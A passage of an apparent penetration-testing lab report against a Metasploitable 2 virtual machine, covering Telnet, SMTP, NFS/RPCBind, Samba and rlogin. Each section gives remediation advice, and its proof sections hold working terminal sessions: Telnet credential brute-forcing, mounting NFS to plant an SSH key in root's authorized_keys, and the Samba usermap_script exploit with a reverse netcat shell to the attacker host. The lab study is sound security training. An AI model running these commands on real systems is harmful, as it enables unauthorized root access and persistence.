
Severity: Critical

Remedial:

The most effective mitigation for Telnet-related risks is to completely disable the Telnet service. It should be replaced with secure alternatives such as SSH, which offer encrypted communication and more robust authentication mechanisms. If immediate removal is not feasible, Telnet access must be tightly limited to trusted networks, strong credential policies should be enforced, and continuous logging and monitoring should be implemented. Additionally, regular system hardening and patch management, along with firewall rules that block Port 23, are critical to preventing unauthorized access and eliminating the security risks posed by Telnet exploitation.

PUC:


Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search auxiliary telnet login
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/scanner/telnet/brocade_enable_login . normal No Brocade Enable Login Check Scanner
1 auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass 2021-09-06 normal Yes Netgear PNPX_GetShareFolderList Authentication Bypass
2 auxiliary/scanner/telnet/telnet_login . normal No Telnet Login Check Scanner
Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/telnet/telnet_login
msf > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(scanner/telnet/telnet_login) > show options
Module options (auxiliary/scanner/telnet/telnet_login):


View the full module info with the info, or info -d command.
msf auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.0.106
RHOSTS ⇒ 192.168.0.106
msf auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf auxiliary(scanner/telnet/telnet_login) > set USERPASS_FILE /home/fury/Downloads/user.txt
USERPASS_FILE ⇒ /home/fury/Downloads/user.txt
msf auxiliary(scanner/telnet/telnet_login) > run
[-] 192.168.0.106:23 - Msf::OptionValidateError One or more options failed to validate: USERPASS_FILE.
msf auxiliary(scanner/telnet/telnet_login) > set USERPASS_FILE /home/fury/Downloads/user
USERPASS_FILE ⇒ /home/fury/Downloads/user
msf auxiliary(scanner/telnet/telnet_login) > run
[!] 192.168.0.106:23 - No active DB -- Credential data will not be saved!
[-] 192.168.0.106:23 - 192.168.0.106:23 - LOGIN FAILED: hey:hello (Incorrect:)
[-] 192.168.0.106:23 - 192.168.0.106:23 - LOGIN FAILED: admin:admin (Incorrect:)
[-] 192.168.0.106:23 - 192.168.0.106:23 - LOGIN FAILED: pass:pass (Incorrect:)
[+] 192.168.0.106:23 - 192.168.0.106:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.0.106:23 - Attempting to start session 192.168.0.106:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.0.107:39475 → 192.168.0.106:23) at 2026-01-01 13:25:46 +0530
[*] 192.168.0.106:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) >

```
┌──(fury㉿fury)-[~]
└─$ telnet 192.168.0.106
Trying 192.168.0.106...
Connected to 192.168.0.106.
Escape character is '^]'.
                                _                  _       _ _
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Thu Jan  1 01:56:50 EST 2026 from 192.168.0.107 on pts/2
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ls
vulnerable
```

```
File  Machine  View  Input  Devices  Help
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:81:f9:f3
          inet addr:192.168.0.106  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe81:f9f3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:45 errors:0 dropped:0 overruns:0 frame:0
          TX packets:62 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6272 (6.1 KB)  TX bytes:7380 (7.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$
```

Port 25 SMTP Exploit

Description:

Exploitation of Port 25 targets the Simple Mail Transfer Protocol (SMTP) service operating over TCP port 25, which is mainly responsible for transferring email between mail servers. When SMTP is improperly configured, outdated, or unnecessarily exposed to untrusted networks, it becomes a potential attack vector. Typical weaknesses include open mail relay settings, absence of proper authentication, insufficient access controls, and vulnerable or unpatched SMTP software. As a result, attackers frequently focus on SMTP services during reconnaissance or to misuse email infrastructure for further malicious activities.

Impact:


Successful exploitation of SMTP on Port 25 allows attackers to enumerate valid user accounts on the Metasploitable 2 system. This intelligence can substantially facilitate subsequent attacks, such as password brute-force attempts, privilege escalation, and lateral movement across the network.


Severity: Medium

Remedial:

To mitigate risks associated with SMTP, organizations should disable open mail relay configurations and enforce strong authentication controls. Access to Port 25 must be limited through firewall rules so that only trusted mail servers are permitted to connect. SMTP services should be regularly updated with the latest security patches, and secure communication mechanisms such as SMTPS or STARTTLS should be enabled to ensure encryption of email traffic. In addition, continuous monitoring, comprehensive logging, and effective spam-filtering mechanisms should be implemented to detect misuse and prevent abuse of the SMTP service.

PUC:





Port 111 and 2049 RPCBind Exploit

Description:

RPCBind on Port 111 is responsible for mapping Remote Procedure Call (RPC) services to the ports on which they are running, while the Network File System (NFS) on Port 2049 is used to share files and directories across networked systems. In the Metasploitable 2 environment, these services are improperly configured and publicly exposed, enabling attackers to enumerate available RPC services and access NFS shares without adequate authentication. By querying the RPCBind service, attackers can identify active RPC programs along with their versions, and then communicate with the NFS service to view exported directories. When access controls are weak or incorrectly configured, these directories can be mounted locally, granting unauthorized access to sensitive data. Common tools used to discover and exploit RPCBind and NFS services include Nmap, rpcinfo, showmount, and the Metasploit Framework.

Impact:

Successful exploitation of RPCBind and NFS services allows attackers to access shared file systems on the Metasploitable 2 host without authentication. This can lead to data disclosure, modification of system files, insertion of malicious scripts, and possible root-level access.


Severity: High

Remedial:

To mitigate risks related to RPCBind and NFS, these services should never be exposed to the public internet and must be confined to trusted internal networks. Firewall policies should be enforced to block or tightly restrict access to Ports 111 and 2049. NFS exports must be configured with strict access controls,

appropriate file and directory permissions, and host-based restrictions to prevent unauthorized mounting. In addition, RPC and NFS services should be regularly patched and maintained, any unnecessary services should be disabled, and continuous logging and monitoring should be implemented to detect and respond to unauthorized or suspicious activity.

PUC:



```
┌──(root㉿fury)-[/home/fury]
└─# cd .ssh

┌──(root㉿fury)-[/home/fury/.ssh]
└─# ls
agent

┌──(root㉿fury)-[/home/fury/.ssh]
└─# touch known_hosts

┌──(root㉿fury)-[/home/fury/.ssh]
└─# ls
agent  known_hosts

┌──(root㉿fury)-[/home/fury/.ssh]
└─# ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): hack_the_planet_rsa
Enter passphrase for "hack_the_planet_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in hack_the_planet_rsa
Your public key has been saved in hack_the_planet_rsa.pub
The key fingerprint is:
SHA256:DaK7FlrSfILMtzRtQ+jhe00MxuyAmpztfv/uBt/TM7g root@fury
The key's randomart image is:
+---[RSA 4096]----+
|                 |
|                 |
|    . +. .       |
|   . +.*. o      |
|.=o*.B oS .      |
|oo=.%.*.o        |
|  .*.O +o . o    |
|  ..+o. .o + +   |
|  .oo ... =+ Eo o|
+----[SHA256]-----+
```

```
┌──(root㉿fury)-[/home/fury/.ssh]
└─# ls
agent  hack_the_planet_rsa  hack_the_planet_rsa.pub  known_hosts

┌──(root㉿fury)-[/home/fury/.ssh]
└─# mount -t nfs -o vers=3,nolock 192.168.0.106:/ /mnt

┌──(root㉿fury)-[/home/fury/.ssh]
└─# cd /mnt

┌──(root㉿fury)-[/mnt]
└─# l
bin/   cdrom@  etc/   initrd/      lib/         media/  nohup.out  proc/  sbin/  sys/  usr/  vmlinuz@
boot/  dev/    home/  initrd.img@  lost+found/  mnt/    opt/       root/  srv/   tmp/  var/

┌──(root㉿fury)-[/mnt]
└─# ls home/
ftp  msfadmin  service  user

┌──(root㉿fury)-[/mnt]
└─# cd root/.ssh

┌──(root㉿fury)-[/mnt/root/.ssh]
└─# ls
authorized_keys  known_hosts

┌──(root㉿fury)-[/mnt/root/.ssh]
└─# cp /home/fury/.ssh/hack_the_planet_rsa.pub ./

┌──(root㉿fury)-[/mnt/root/.ssh]
└─# ls
authorized_keys  hack_the_planet_rsa.pub  known_hosts

┌──(root㉿fury)-[/mnt/root/.ssh]
└─#
```

```
┌──(root㉿fury)-[/mnt/root/.ssh]
└─# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0×1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qOffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@metasploitable

┌──(root㉿fury)-[/mnt/root/.ssh]
└─# cat hack_the_planet_rsa.pub >> authorized_keys

┌──(root㉿fury)-[/mnt/root/.ssh]
└─# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0×1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qOffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@metasploitable
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCeWFvxuToh7Rgwc7PKpxymLP+hSWTH5s7SiAG+2UEIM6LHlpNqyVrvgaKgwqdlwgfTBgrfHR21jcN7/d8dtKMTkuKrw8×1okXt7fmXw2n2uu2aV8jjLWbsi8BLsVf9XJeRGdEa97rW+e4OMtH2ZNDf/dEYpfeZT+cwpRaLTv0xLLbLebQ/hHoXzMvwsTlAec6yne11j34CUR1lO/4gIxMd0LF+yuUKxyftNoTpOckgfBkPh7up1BNYdzaAnwI1yuhpFP5Uo2ZNe4NLXk/w5IYj2k31f8rvaZeOYKawB7SeqoO9/8NHAp6FGaTjrwpUC7zSBbWtaJveF1cLRMTmSUHWEVff+pe6NsOtTE2yEeyYjP1ucTwQ5G2beaje6tccLCI+z3Z6Qx/r9k4/pjuoYw7oWLCl3PdBbS3vHoFcLYGtMGb3ILwVSvPtU8PMaII4oLvjwuBoUM1iLeqNAso8Wj6f1ZgKjsg6FbdPHh89toSfRXwSDif8jg2M5+3SevQ/ggrafzFBBznNMPCQ8IxJq2FCFo24/5uZUdQSg5AeeJJZbh4crw5rorhaDVjdKskC4YByIitMbUjSifWRjdsvnQb/CbfwvcgtsjCQ7zB0n+ZSiVWjIOb30r+hVWWU99EnucOrnR2xcIMEt68e9Pv5gYYUk4Vb3ZNB/Kz23t3U0wejsw== root@fury

┌──(root㉿fury)-[/mnt/root/.ssh]
└─# cd /home/fury
```

```
┌──(root㉿fury)-[/home/fury]
└─# ssh -i .ssh/hack_the_planet_rsa root@192.168.0.106
```

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# cd /.
root@metasploitable:/# ls
bin  boot  cdrom  dev  etc  home  initrd  initrd.img  lib  lost+found  media  mnt  nohup.out  opt  proc  root  sbin  srv  sys  tmp  usr  var  vmlinuz
root@metasploitable:/# ls home/
ftp  msfadmin  service  user
root@metasploitable:/#
```

Port 139 and 445 samba Exploit

Description:

Samba operating on Ports 139 and 445 delivers file and printer sharing functionality through the SMB protocol. In the Metasploitable 2 environment, the Samba service is both outdated and improperly configured—specifically Samba version 3.0.20—making it susceptible to several well-known vulnerabilities. During reconnaissance, attackers can detect the exposed SMB ports and enumerate shared resources, user accounts, and service versions. One of the most severe flaws present is the Samba *username map script* vulnerability, which permits unauthenticated attackers to execute arbitrary commands with root-level privileges. Common tools used to identify and exploit this weakness include Nmap, enum4linux, smbclient, and the Metasploit Framework.

Impact:

Successful exploitation of Samba services on Ports 139 and 445 enables attackers to achieve unauthenticated remote code execution on the Metasploitable 2 system. This level of access can result in complete system compromise, including data exfiltration, deployment of malicious software, and the ability to launch additional attacks against other systems within the network.

Severity: High

Remedial:

To remediate SMB/Samba risks, access to ports 139 and 445 should be strictly restricted using firewalls and network segmentation. Anonymous access and unnecessary file shares must be disabled, and strong authentication and access control policies should be enforced. Samba and SMB services should be kept fully patched and up to date.


PUC:

```
msf > search auxiliary smb version

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank    Check  Description
   -  ----                                                  ---------------  ----    -----  -----------
   0  auxiliary/gather/crushftp_fileread_cve_2024_4040      .                normal  Yes    CrushFTP Unauthenticated Arbitrary File Read
   1  auxiliary/dos/windows/smb/rras_vls_null_deref         2006-06-14       normal  No     Microsoft RRAS InterfaceAdjustVLSPointers NULL Dere
ference
   2  auxiliary/dos/windows/smb/ms11_019_electbowser        .                normal  No     Microsoft Windows Browser Pool DoS
   3  auxiliary/dos/windows/smb/ms10_054_queryfs_pool_overflow  .            normal  No     Microsoft Windows SRV.SYS SrvSmbQueryFsInformation
Pool Overflow DoS
   4  auxiliary/scanner/smb/smb_version                     .                normal  No     SMB Version Detection
   5  auxiliary/server/relay/relay_get_naa_credentials      .                normal  Yes    SMB to HTTP relay version of Get NAA Creds


Interact with a module by name or index. For example info 5, use 5 or use auxiliary/server/relay/relay_get_naa_credentials

msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.
```

```
msf auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.0.106
RHOSTS ⇒ 192.168.0.106
msf auxiliary(scanner/smb/smb_version) > RUN
[-] Unknown command: RUN. Did you mean run? Run the help command for more details.
msf auxiliary(scanner/smb/smb_version) > EXPLOIT
[-] Unknown command: EXPLOIT. Did you mean exploit? Run the help command for more details.
msf auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat opera
tor '+' and '?' was replaced with '*' in regular expression
[*] 192.168.0.106:445     -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.0.106         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) >
```

```
┌──(root㉿fury)-[/home/fury]
└─# searchsploit samba | grep 3.0.20
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)                                  | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                                                              | linux/remote/7701.txt
```

```
msf auxiliary(scanner/smb/smb_version) > grep samba search username map script
   1  exploit/multi/samba/usermap_script     2007-05-14       excellent  No     Samba "username map script" Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/samba/usermap_script
msf auxiliary(scanner/smb/smb_version) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5h,
                                       http, sapni
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.107    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```


msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.0.106
RHOSTS ⇒ 192.168.0.106
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.0.107:4444
[*] Command shell session 1 opened (192.168.0.107:4444 → 192.168.0.106:48436) at 2026-01-01 14:35:46 +0530
whoami
root
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
ifconig

Port 512,513 and 514 Rlogin Exploit

Description:

Exploitation of Rlogin-related services on Ports 512, 513, and 514 involves targeting legacy UNIX remote access mechanisms, specifically rexec (Port 512), rlogin (Port 513), and rsh (Port 514). These services were originally designed for use within trusted internal environments and depend on weak security controls, including IP-based trust relationships and the transmission of credentials in plain text. As a result, attackers can abuse these weaknesses through methods such as IP spoofing, session hijacking, or credential sniffing to obtain unauthorized remote access. The absence of encryption exposes sensitive information to interception, while misconfigured trust files, such as .rhosts, may allow attackers to bypass authentication altogether. Owing to these significant security flaws, Rlogin-related services are widely regarded as obsolete and insecure, and have been largely superseded by secure alternatives like SSH, which offer encrypted communication and robust authentication mechanisms.

Impact:

